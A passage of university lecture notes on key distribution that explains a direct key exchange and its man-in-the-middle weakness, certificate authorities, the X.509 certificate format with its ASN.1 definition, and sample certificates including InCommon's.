- However, public key cryptography fulfills an extremely important role in the overall design and operation of secure computer networks because it leads to superior protocols for managing and distributing secret session keys that can subsequently be used for the encryption of actual message content using symmetric-key algorithms such as AES, 3DES, RC4, etc. [although, not RC4 as much any longer].

- How exactly public key cryptography should be used for exchanging the secret session keys depends on the application context for secure communications and the risk factors associated with the breakdown of security.

- If a party A simply wants to receive all communications confidentially (meaning that A does not want anyone to snoop on the incoming message traffic) and that A is not worried about the authenticity of the messages received, all that A has to do is to publish his/her public key in some publicly accessible place (such as on a web page). Subsequently, anyone wanting to send a confidential message to A would encrypt that message with A's public key. Only A would be able to decrypt such messages.

- If two parties A and B are sure about each other's identity, can be certain that a third party will not masquerade as either A or B vis-a-vis the other, they can use a simple and direct key exchange protocol for exchanging a secret session key. In general, such protocols will not require support from any coordinating or certificating agencies. A direct key exchange protocol is presented in Section 13.2.

- The key exchange protocols are more complex for security that provides a higher level of either one-sided or mutual authentication between two communicating parties. **These protocols usually involve Certificate Authorities**, as discussed in Section 13.3.

13.2: A DIRECT KEY EXCHANGE PROTOCOL

- If each of the two parties A and B has full confidence that a message received from the other party is indeed authentic (in the sense that the sending party is who he/she/it claims to be), the exchange of the secret session key for a symmetric-key based secure communication link can be carried out with a simple protocol such as the one described below:

  – Wishing to communicate with B, A generates a public/private key pair $\{PU_A,\ PR_A\}$ and transmits **an unencrypted message** to B consisting of PU_A and A's identifier, ID_A (which can be A's IP address). Note that PU_A is party A's public key and PR_A the private key.

  – Upon receiving the message from A, B generates and stores a secret session key K_S. Next, B responds to A with the secret session key K_S. This response to A is **encrypted** with A's public key PU_A. We can express this message from B to A as $E(PU_A,\ K_S)$. Obviously, since only A has access to the private key PR_A, only A can decrypt the message containing the session key.

- A decrypts the message received from B with the help of the private key PR_A and retrieves the session key K_S.

- A **discards both** the public and private keys, PU_A and PR_A, and B **discards** PU_A.

- Now A and B can communicate confidentially with the help of the session key K_S.

- However, this protocol is vulnerable to the **man-in-the-middle** attack by an adversary E who is able to **intercept** messages between A and B. This is how this attack takes place:

  - When A sends the very first unencrypted message consisting of PU_A and ID_A, E intercepts the message. (Therefore, B never sees this initial message.)

  - The adversary E generates its own public/private key pair $\{PU_E,\ PR_E\}$ and transmits $\{PU_E,\ ID_A\}$ to B.

  - Assuming that the message received came from A, B generates the secret key K_S, encodes it with PU_E, and sends it back to A.

– This transmission from B is again **intercepted** by E, who for obvious reasons is able to decode the message.

– E now encodes the secret key K_S with A's public key PU_A and sends the encoded message back to A.

– A retrieves the secret key and, not suspecting any foul play, starts communicating with B using the secret key.

– E can now successfully eavesdrop on all communications between A and B.

13.3: CERTIFICATE AUTHORITIES FOR AUTHENTICATING YOUR PUBLIC KEY

- A **certificate** issued by a **certificate authority** (CA) authenticates your public key. Said simply, a certificate is your public key signed by the CA's private key.

- The CAs operate through a strict hierarchical organization in which the trust can only flow downwards. The CAs at the top of the hierarchy are known as **Root CAs**. The CAs below the root are generally referred to as **Intermediate-Level CAs**. Obviously, each root CA sits at the top of a tree-like structure of intermediate-level CAs. Your computer comes pre-loaded with the public keys for the root CAs.

- CA based authentication of a user is based on the assumption that when a new user applies to a CA for a certificate, the CA can authenticate the identity of the applicant through other means.

- There are three kinds of certificates, depending on the level of "identity assurance and authentication" that was carried out with

regard to the applicant organization. At the highest level, you have the Extended Validation (EV) certificates that are issued only after a rigorous identity verification process for establishing the legitimacy of the applicant organization. This process may include verifying that the applicant organization has a legal and physical existence and the information provided by the applicant matches what can be gleaned from other government and other records. This process also includes a check on whether the applicant has exclusive rights to the domain specified in the application. When you visit a website that offers such a certificate to your browser, some part of the URL window will turn green. It may take several days for a CA to issue such a certificate. These are the most expensive certificates.

- At the next lower level of "identity assurance and authentication", we have Organization Validation (OV) certificates. Identity checks are less intense compared to those carried out for EV certificates. Usually, the existence of the organization is verified, the name of the domain is verified, which may be followed by a phone call from the CA.

- At the lowest level of identity and domain validation are the Domain Validation (DV) certificates. The only check that is made before such a certificate is issued is that the applicant has the right to use a specific domain name. This is done solely on the basis of the information you provide when applying for a certificate, by comparing the domain name for which you want a

certificate against the database of the currently existing domain names, and by checking various internet directories as a check on the information you have provided. Such certificates are the least expensive and are normally issued in just a few minutes.

- As mentioned previously, a website offering an EV certificate will change a part of your URL window to green. In the green portion, you are likely to see a padlock, a logo and the name of the company offering the certificate. The other two types of certificates, OV and DV, will only show a padlock in the URL window.

- Note that the hierarchical organization of the CAs serves a very important purpose with regard to how much confidence we can place in the public keys of the root CAs that come pre-loaded into your digital device. You see, should the private key of a root CA become compromised for some reason, the only fix for that problem is for whomsoever keeps your software updated to issue another update. This can take a long time and there is never a guarantee that all the clients would download the updates anyway. On the other hand, for the certificate issued by intermediate level CAs, should their private keys become compromised for some reason, the numbers identifying those certificates can simply be added to a certificate revocation list maintained by the higher level CA.

- Consider a certificate issued by a CA that is not just below the

root in the tree of CAs, but somewhere further down in the tree. Before your browser trusts such a certificate, it will verify the public key of the next higher level CA that validated the certificate your browser has received. This process is recursive until the root certificate that is pre-loaded in your computer is invoked. In order to save your browser from having to make repeated requests for the certificates as it goes up the tree of CAs, the webserver that sent you the certificate you are specifically interested in may send the whole bundle of higher level certificates also.

- At its minimum, a certificate assigned to a user consists of the user's public key, the identifier of the key owner, a time stamp (in the form of a period of validity), etc., **the whole block encrypted with the CA's private key**. Encrypting of the block with the CA's private key is referred to as **the CA having signed the certificate**. We may therefore express a certificate issued to party A by

$$C_A \quad = \quad E\left(PR_{CA},\ [T,\ ID_A,\ PU_A]\right)$$

  where PR_{CA} is the private key of the Certificate Authority, T the expiration date/time for the A's public key PU_A that is being validated by the CA, and ID_A the party A's identifier.

- Subsequently, when party A presents his/her certificate to party B, the latter can verify the legitimacy of the certificate by decrypting it with the CA's public key. Successful decryption au-

thenticates both the certificate supplied by A and A's public key. [**CRITICAL TO WHY CA BASED AUTHENTICATION WORKS:** If the CA happens to be a root CA, its public key is already stored in your computer. That is, parties A and B in our example are likely to have immediate access to the public keys for the root CAs without having to download them from anywhere. You'll also soon see why having the public keys for the root CAs already stored in your computer makes the whole thing work with a reasonable level of reliability.] At least theoretically speaking, this also provides B with authentication for A's identity since only the real A could have provided a legitimate certificate with A's identifier in it — since, as mentioned in the previous bullet, the CA will not issue a certificate containing A's ID to A unless the CA is certain about A's identity. [An important question here is that if a third party C manages to steal A's certificate, can C pose as A vis-a-vis B? Not really, unless C also manages to steal A's private key.]

- Having established the certificate's legitimacy, having authenticated A, and having acquired A's public key, B responds back to A with its own certificate. A processes B's certificate in the same manner as B processed A's certificate. [B **responding back with its own certificate makes for a two-way authentication. Most of the business transactions in e-commerce utilize only one-way authentication. To illustrate, before you upload your credit-card info to Amazon.com, your laptop must make certain that the website at the other end is truly Amazon.com. There is no need for Amazon.com to authenticate you or your laptop directly. Obviously, Amazon.com wants to get paid for the items ordered by you — that's something it does not need to worry about after your credit card info is accepted by the issuer of the card.**]

- This exchange results in A and B acquiring **authenticated public keys** for each other. The important thing to note here is that each of the two parties A and B acquires the other party's public key not directly but through the other party's certificate.

- The upper half of Figure 1 shows this approach to user and public key authentication. Next, we will explain the protocol that A and B use to exchange a secret session key. This is done with the help of the four messages shown in the bottom half of the figure.

- Another acronym closely related to CA is RA, which stands for Registration Authority. RAs act as resellers of certificates for CAs. That means, instead of directly approaching a particular CA for signing your certificate, you may approach an RA that works for the CA. RAs are not to be confused with intermediate level CAs. An intermediate level CA is a CA that is not the root CA (see Section 13.4 for what that means) and that issues a certificate under its own signature. On the other hand, an RA for a given CA is simply a conduit for obtaining a certificate signed by that CA. [See Section 13.8 for how an attacker recently compromised the security of an RA working for Comodo, a well-known root CA, and obtained forged certificates for some prominent domains.]

- As mentioned earlier in this section, in most practical situations involving e-commerce, what actually transpires between a client, such as your laptop, and an e-commerce website like Amazon.com

is less elaborate than what is shown in the figure on the next page. That is for two reasons: (1) It is highly likely that a client will not possess a certificate; and (2) while it is important for your laptop to authenticate Amazon.com, the company does not really care as to who you are as long as your credit-card information proves to be valid. Therefore, a typical connection with an e-commerce website will involve only one-way authentication. Your laptop will request Amazon.com's certificate, verify its validity, use the Amazon.com's verified public key to encrypt a session key, and, finally, transmit the encrypted session key to the Amazon.com's website.

Parties A and B want to establish a secure and authenticated communication link

(Party A initiates a request for the link)




Figure 1: *Messages exchanged between two parties for acquiring each other's CA authenticated public keys.* (*This figure is from Lecture 13 of "Computer and Network Security" by Avi Kak.*)

13.3.1: Using Authenticated Public Keys to Exchange a Secret Session Key

- Having acquired the public keys (and having **cached** them for future use), the two parties A and B then proceed to exchange a secret session key.

- The bottom half of Figure 1 shows the messages exchanged for establishing the secret key.

- A uses B's public key PU_B to encrypt a message that contains A's identifier ID_A and a nonce N_1 as a transaction identifier. A sends this encrypted message to B. This message can be expressed as

$$E\left(PU_B, [N_1,\ ID_A]\right)$$

- B responds back with a message encrypted using A's public key PU_A, the message containing A's nonce N_1 and new nonce N_2 from B to A. The structure of this message can be expressed as

$$E\left(PU_A, [N_1,\ N_2]\right)$$

Since only B could have decrypted the first message from A to B, the presence of the nonce N_1 in this response from B further assures A that the responding party is actually B (since only B could have decrypted the original message containing the nonce N_1).

- A now selects a secret session key K_S and sends B the following message

$$M \quad = \quad E\left(PU_B,\ E\left(PR_A,\ K_S\right)\right)$$

Note that A encrypts the secret key K_S with his/her own private key PR_A before further encrypting it with B's public key PU_B. Encryption with A's **private key** makes it possible for B to authenticate the sender of the secret key. Of course, the further encryption with B's **public key** means that only B will be able to read it.

- B decrypts the message first with its own private key PR_B and then recovers the secret key by applying another round of decryption using A public key PU_A.

13.4: THE X.509 CERTIFICATE FORMAT STANDARD FOR PUBLIC KEY INFRASTRUCTURE (PKI)

- The set of standards related to the creation, distribution, use, **and revocation** of digital certificates is referred to as the **Public Key Infrastructure** (PKI). [In addition to PKI, another acronym that you will see frequently in the present context is PKCS, which, as previously mentioned in Section 12.6 of Lecture 12, stands for Public Key Cryptography Systems. If you search for information on the web, you will frequently see references to documents and protocols under the tag PKCS#N where N is usually a small integer. As stated in Lecture 12, these documents were produced by the RSA corporation that has been responsible for many of the PKI standards. Several of these documents eventually became IETF standards under the names that begin with RFC followed by a number. IETF stands for the Internet Engineering Task Force. A large number of standards that regulate the workings of the internet are IETF documents. Check them out at the `http://www.ietf.org` web page and find out about how the internet standardization process works.]

- **X.509** is one of the PKI standards. Besides other things, it is this standard that specifies the format of digital certificates. The X.509 standard is described in the IETF document RFC 5280 (also see its recent update in RFC 6818). [Just googling a string like "rfc5280"

will take you directly to the source of such documents.]

- Th X.509 standard is based on a strict hierarchical organization of the CAs in which the trust can only flow downwards. As mentioned previously at the beginning of Section 13.3, the CAs at the top of the hierarchy are known as **root CAs**. The CAs below the root are generally referred to as intermediate-level CAs.

- In order to verify the credentials of a particular CA as the issuer of a certificate, you approach the higher level CA for the needed verification. Obviously, this approach for establishing trust assumes that the root level CA must always be trusted implicitly.

- **IMPORTANT: The public keys of the root CAs, of which VeriSign, Comodo, and so on, are examples, are incorporated in your browser software and other applications that require networking so that the root-level verification is not subject to network-based man-in-the-middle attacks.** This also enables quick local authentication at the root level. In Linux machines, you'll find the root CA certificates in `/etc/ssl/certs/`. [By the way, the status of the root CAs is verified annually by designated agencies. For example, Comodo's annual status as a root CA is verified annually by the global accounting firm KPMG. Again as a side note, Comodo owns 11 root keys. VeriSign is apparently the largest owner of root keys; it owns 13 root keys.]

- For web-based applications, a certificate that cannot be authenticated by going up the chain of CAs all the way up to a root CA generates a warning popup from the browser.

- The format of an X.509 certificate is shown in Figure 2. The different fields of this certificate are described below:

  - **Version Number**: This describes the version of the X.509 standard to which the certificate corresponds. We are now on the third version of this standard. Since the entry in this field is zero based, so you'd see 2 in this field for the certificates that correspond to the latest version of the standard.

  - **Serial Number**: This is the serial number assigned to a certificate by the CA.

  - **Signature Algorithm ID**: This is the name of the digital signature algorithm used to sign the certificate. The signature itself is placed in the last field of the certificate.

  - **Issuer Name**: This is the name of the Certificate Authority that issued this certificate.

  - **Validity Period**: This field states the time period during which the certificate is valid. The period is defined with two

X.509 Certificate Format




Figure 2: *The different fields of an X.509 certificate. (This figure is from Lecture 13 of "Computer and Network Security" by Avi Kak.)*

date-times, a **not before** date-time and a **not after** date-time.

– **Subject Name**: This field identifiers the individual/organization to which the certificate was issued. In other words, this field names the entity that wants to use this certificate to authenticate the public key that is in the next field.

– **Subject Public Key**: This field presents the public key that is meant to be authenticated by this certificate. This field also names the algorithm used for public-key generation.

– **Issuer Unique Identifier**: (optional) With the help of this identifier, two or more different CA's can operate as logically a single CA. The **Issuer Name** field will be distinct for each such CA but they will share the same value for the **Issuer Unique Identifier**.

– **Subject Unique Identifier**: (optional) With the help of this identifier, two or more different certificate holders can act as a single logical entity. Each holder will have a different value for the **Subject Name** field but they will share the same value for the **Subject Unique Identifier** field.

– **Extensions**: (optional) This field allows a CA to add additional private information to a certificate.

– **Signature:** This field contains the digital signature by the issuing CA for the certificate. **This signature is obtained by first computing a message digest of the rest of the fields with a hashing algorithm like SHA-1 (See Lecture 15) and then encrypting it with the CA's private key.** Authenticity of the contents of the certificate can be verified by using CA's public key to retrieve the message digest and then by comparing this digest with one computed from the rest of the fields.

- The digital representation of an X.509 certificate, described in RFC 5280, is created by first using the following ASN.1 representation to generate a byte stream for the certificate and converting the bytestream into a printable form with Base64 encoding. [As mentioned in Section 12.8 of Lecture 12, ASN stands for Abstract Syntax Notation and the ASN.1 standard, along with its transfer encoding DER (for Distinguished Encoding Rules), accomplishes the same thing in binary format for complex data structures that the XML standard does in textual format.] Shown below is the ASN.1 representation of an X.509 certificate:

```
Certificate  ::=  SEQUENCE  {
     tbsCertificate       TBSCertificate,
     signatureAlgorithm   AlgorithmIdentifier,
     signatureValue       BIT STRING  }

TBSCertificate  ::=  SEQUENCE  {
     version         [0]  EXPLICIT Version DEFAULT v1,
     serialNumber         CertificateSerialNumber,
     signature            AlgorithmIdentifier,
     issuer               Name,
     validity             Validity,
     subject              Name,
     subjectPublicKeyInfo SubjectPublicKeyInfo,
     issuerUniqueID  [1]  IMPLICIT UniqueIdentifier OPTIONAL,
                          -- If present, version MUST be v2 or v3
     subjectUniqueID [2]  IMPLICIT UniqueIdentifier OPTIONAL,
```

```
                          -- If present, version MUST be v2 or v3
     extensions      [3]  EXPLICIT Extensions OPTIONAL
                          -- If present, version MUST be v3
     }

Version  ::=  INTEGER  {  v1(0), v2(1), v3(2)  }

CertificateSerialNumber  ::=  INTEGER

Validity ::= SEQUENCE {
     notBefore      Time,
     notAfter       Time }

Time ::= CHOICE {
     utcTime        UTCTime,
     generalTime    GeneralizedTime }

UniqueIdentifier  ::=  BIT STRING

SubjectPublicKeyInfo  ::=  SEQUENCE  {
     algorithm            AlgorithmIdentifier,
     subjectPublicKey     BIT STRING  }

Extensions  ::=  SEQUENCE SIZE (1..MAX) OF Extension

Extension  ::=  SEQUENCE  {
     extnID      OBJECT IDENTIFIER,
     critical    BOOLEAN DEFAULT FALSE,
     extnValue   OCTET STRING
                 -- contains the DER encoding of an ASN.1 value
                 -- corresponding to the extension type identified
                 -- by extnID
```

- It is the hash of the bytestream that corresponds to what is stored for the field `TBSCertificate` that is encrypted by the CA's private key for the digital signature that then becomes the value of the `signatureValue` field. You may read `TBSCertificate` as the "To Be Signed" potion of what appears in the final certificate. As to what algorithms are used for hashing and for encryption with the CA's private key, that is identified by the value of the field `signatureAlgorithm`.

- Using the Base64 representation (see Lecture 2), an X.509 certificate is commonly stored in a printable form according to the RFC 1421 standard. In its printable form, a certificate will normally be bounded by the first string shown below at the beginning and the second at the end.

```
-----BEGIN CERTIFICATE-----


-----END CERTIFICATE-----
```

  Shown below is an example of a certificate in Base64 representation and it resides in a file whose name carries the ".pem" suffix. The programming problem in Section 13.9 has more to say about the PEM format for representing keys and certificates.

```
-----BEGIN CERTIFICATE-----
MIIDJzCCApCgAwIBAgIBATANBgkqhkiG9w0BAQQFADCBzjELMAkGA1UEBhMCWkEx
FTATBgNVBAgTDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJQ2FwZSBUb3duMR0wGwYD
VQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECxMfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTk2MDgwMTAwMDAwMFoXDTIwMTIzMTIzNTk1OVowgc4xCzAJBgNVBAYTAlpB
MRUwEwYDVQQIEwxXZXN0ZXJuIENhcGUxEjAQBgNVBAcTCUNhcGUgVG93bjEdMBsG
A1UEChMUVGhhd3RlIENvbnN1bHRpbmcgY2MxKDAmBgNVBAsTH0NlcnRpZmljYXRp
b24gU2VydmljZXMgRGl2aXNpb24xITAfBgNVBAMTGFRoYXd0ZSBQcmVtaXVtIFNl
cnZlciBDQTEoMCYGCSqGSIb3DQEJARYZcHJlbWl1bS1zZXJ2ZXJAdGhhd3RlLmNv
bTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEA0jY2aovXwlue2oFBYo847kkE
VdbQ7xwblRZH7xhINTpS9CtqBo87L+pW46+GjZ4X9560ZXUCTe/LCaIhUdib0GfQ
ug2SBhRz1JPLlyoAnFxODLz6FVL88kRu2hFKbgifLy3j+ao6hnO2RlNYyIkFvYMR
uHM/qgeN9EJN50CdHDcCAwEAAaMTMBEwDwYDVR0TAQH/BAUwAwEB/zANBgkqhkiG
9w0BAQQFAAOBgQAmSCwWwlj66BZ0DKqqX1Q/8tfJeGBeXm43YyJ3Nn6yF8Q0ufUI
hfzJATj/Tb7yFkJD57taRvvBxhEf8UqwKEbJw8RCfbz6q1lu1bdRiBHjpIUZa4JM
pAwSremkrj/xw0llmozFyD4lt5SZu5IycQfwhl7tUCemDaYj+bvLpgcUQg==
-----END CERTIFICATE-----
```

- Ordinarily you would request a CA for a certificate for your public key. But that does not prevent you from generating your own

certificates for testing purposes. If you have Ubuntu installed on your machine, try out the following command:

```
openssl req -new -newkey rsa:1024 -days 365 -nodes -x509 -keyout test.pem -out test.cert
```

where the first argument **req** to **openssl** is for generating an X509 certificate, the rest of the arguments being self-explanatory. This command will deposit a new private key for you in the file **test.pem** and the certificate in the file **test.cert**. [By the way, OpenSSL, the open-source library that supports the command **openssl** used above, is an amazingly useful library in C that implements the SSL/TLS protocol (that we will take up in greater depth in Lecture 20). It contains production-quality code for virtually anything you would ever want to do with cryptography — symmetric-key cryptography, public-key cryptography, hashing, certificate generation, etc. Check it out at **www.openssl.org**. If you are running Ubuntu and you have OpenSSL installed, do **man openssl** to see all the things that you can do with the command shown above as you give it different arguments.] When you invoke the above command, it will ask you for information related to you and your organization. It is not necessary to supply the information that you are prompted for, though.

- You can also use OpenSSL to make your own organization a CA. Visit `http://sandbox.rulemaker.net/ngps/m2/howto.ca.html` to find out how you can do it.

- Shown on the next page is the X.509 certificate that belongs to the InCommon root CA (`https://www.incommon.org/`). InCommon is used by several universities and research organizations in the US for

data encryption for web servers. The certificate shown below can be downloaded from `https://www.incommon.org/cert/repository/InCommonServerCA.txt`.

- To see the role played by the InCommon's certificate shown on the next page, let's say the web browser in your computer requests a page from the `engineering.purdue.edu` web server that I use for hosting my computer and network security lecture notes. This server supplies all its content using the TLS/SSL protocol, meaning that all interactions with this server are encrypted. In order to create an encrypted session with the server, your browser first downloads `engineering.purdue.edu`'s certificate — which is signed by InCommon — and then authenticates it through InCommons's public key that is supplied by their own certificate shown on the next page. **IMPORTANT**: Note that InCommon is an intermediate level CA whose own certificate is signed by a root CA called AddTrust. Being a root CA, AddTrust's public key (in the form of a self-signed certificate) comes preloaded in your computer and resides in the directory `/etc/ssl/certs/`. Being preloaded in your computer, the acquisition of AddTrust's public key is NOT vulnerable to man-in-the-middle attack. The web browser running in your computer and the `engineering.purdue.edu`'s web server use the SSL/TLS protocol to create a session that cannot be eavesdropped on. For that, your browser first downloads the `engineering.purdue.edu`'s certificate as already mentioned. From the URL provided in this certificate to the InCommon web site, your browser next downloads the InCommon's certificate that is shown below. Next, it verifies InCommon's certificate using the pre-stored AddTrust

certificate in the directory `/etc/ssl/certs/`. Subsequently, it uses the public key in the authenticated InCommon's certificate to authenticate the public key in `engineering.purdue.edu`'s certificate. Shown below is InCommon's certificate:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            7f:71:c1:d3:a2:26:b0:d2:b1:13:f3:e6:81:67:64:3e
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=SE, O=AddTrust AB, OU=AddTrust External TTP Network, CN=AddTrust External CA Root
        Validity
            Not Before: Dec  7 00:00:00 2010 GMT
            Not After : May 30 10:48:38 2020 GMT
        Subject: C=US, O=Internet2, OU=InCommon, CN=InCommon Server CA
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (2048 bit)
                Modulus (2048 bit):
                    00:97:7c:c7:c8:fe:b3:e9:20:6a:a3:a4:4f:8e:8e:
                    34:56:06:b3:7a:6c:aa:10:9b:48:61:2b:36:90:69:
                    e3:34:0a:47:a7:bb:7b:de:aa:6a:fb:eb:82:95:8f:
                    ca:1d:7f:af:75:a6:a8:4c:da:20:67:61:1a:0d:86:
                    c1:ca:c1:87:af:ac:4e:e4:de:62:1b:2f:9d:b1:98:
                    af:c6:01:fb:17:70:db:ac:14:59:ec:6f:3f:33:7f:
                    a6:98:0b:e4:e2:38:af:f5:7f:85:6d:0e:74:04:9d:
                    f6:27:86:c7:9b:8f:e7:71:2a:08:f4:03:02:40:63:
                    24:7d:40:57:8f:54:e0:54:7e:b6:13:48:61:f1:de:
                    ce:0e:bd:b6:fa:4d:98:b2:d9:0d:8d:79:a6:e0:aa:
                    cd:0c:91:9a:a5:df:ab:73:bb:ca:14:78:5c:47:29:
                    a1:ca:c5:ba:9f:c7:da:60:f7:ff:e7:7f:f2:d9:da:
                    a1:2d:0f:49:16:a7:d3:00:92:cf:8a:47:d9:4d:f8:
                    d5:95:66:d3:74:f9:80:63:00:4f:4c:84:16:1f:b3:
                    f5:24:1f:a1:4e:de:e8:95:d6:b2:0b:09:8b:2c:6b:
                    c7:5c:2f:8c:63:c9:99:cb:52:b1:62:7b:73:01:62:
                    7f:63:6c:d8:68:a0:ee:6a:a8:8d:1f:29:f3:d0:18:
                    ac:ad
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Authority Key Identifier:
                keyid:AD:BD:98:7A:34:B4:26:F7:FA:C4:26:54:EF:03:BD:E0:24:CB:54:1A

            X509v3 Subject Key Identifier:
                48:4F:5A:FA:2F:4A:9A:5E:E0:50:F3:6B:7B:55:A5:DE:F5:BE:34:5D
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE, pathlen:0
            X509v3 Certificate Policies:
                Policy: X509v3 Any Policy

            X509v3 CRL Distribution Points:
                URI:http://crl.usertrust.com/AddTrustExternalCARoot.crl

            Authority Information Access:
                CA Issuers - URI:http://crt.usertrust.com/AddTrustExternalCARoot.p7c
                CA Issuers - URI:http://crt.usertrust.com/AddTrustUTNSGCCA.crt
                OCSP - URI:http://ocsp.usertrust.com
```

```
    Signature Algorithm: sha1WithRSAEncryption
        93:66:21:80:74:45:85:4b:c2:ab:ce:32:b0:29:fe:dd:df:d6:
        24:5b:bf:03:6a:6f:50:3e:0e:1b:b3:0d:88:a3:5b:ee:c4:a4:
        12:3b:56:ef:06:7f:cf:7f:21:95:56:3b:41:31:fe:e1:aa:93:
        d2:95:f3:95:0d:3c:47:ab:ca:5c:26:ad:3e:f1:f9:8c:34:6e:
        11:be:f4:67:e3:02:49:f9:a6:7c:7b:64:25:dd:17:46:f2:50:
        e3:e3:0a:21:3a:49:24:cd:c6:84:65:68:67:68:b0:45:2d:47:
        99:cd:9c:ab:86:29:11:72:dc:d6:9c:36:43:74:f3:d4:97:9e:
        56:a0:fe:5f:40:58:d2:d5:d7:7e:7c:c5:8e:1a:b2:04:5c:92:
